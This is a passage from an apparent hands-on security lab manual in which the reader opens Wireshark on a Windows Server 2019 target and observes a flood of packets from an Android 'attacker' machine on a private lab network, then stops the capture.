
Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



16. click on **Type here to search** type **wire** in search field the **wireshark** appears in the results double click to open it.



17. **The Wireshark Network Analyzer** opens; double-click on the primary network interface (in this case, **Ethernet**) to start capturing network traffic.



Learn


[User's Guide](#) · [Wiki](#) · [Questions and Answers](#) · [Mailing Lists](#)

You are running Wireshark 3.6.5 (v3.6.5-0-g21f79ddbefbd). You receive automatic updates.




18. Wireshark starts capturing network packets. Note the huge number of packets coming from the attackers' machine (in this case, **Android**, which has the IP address **10.10.1.14**), as shown in the screenshot.


19. The packets from **10.10.1.14** are sent to the target machine (**Windows Server 2019**), whose IP address is **10.10.1.19**.



20. Click the **Stop capturing packets** icon in the toolbar to stop the process.

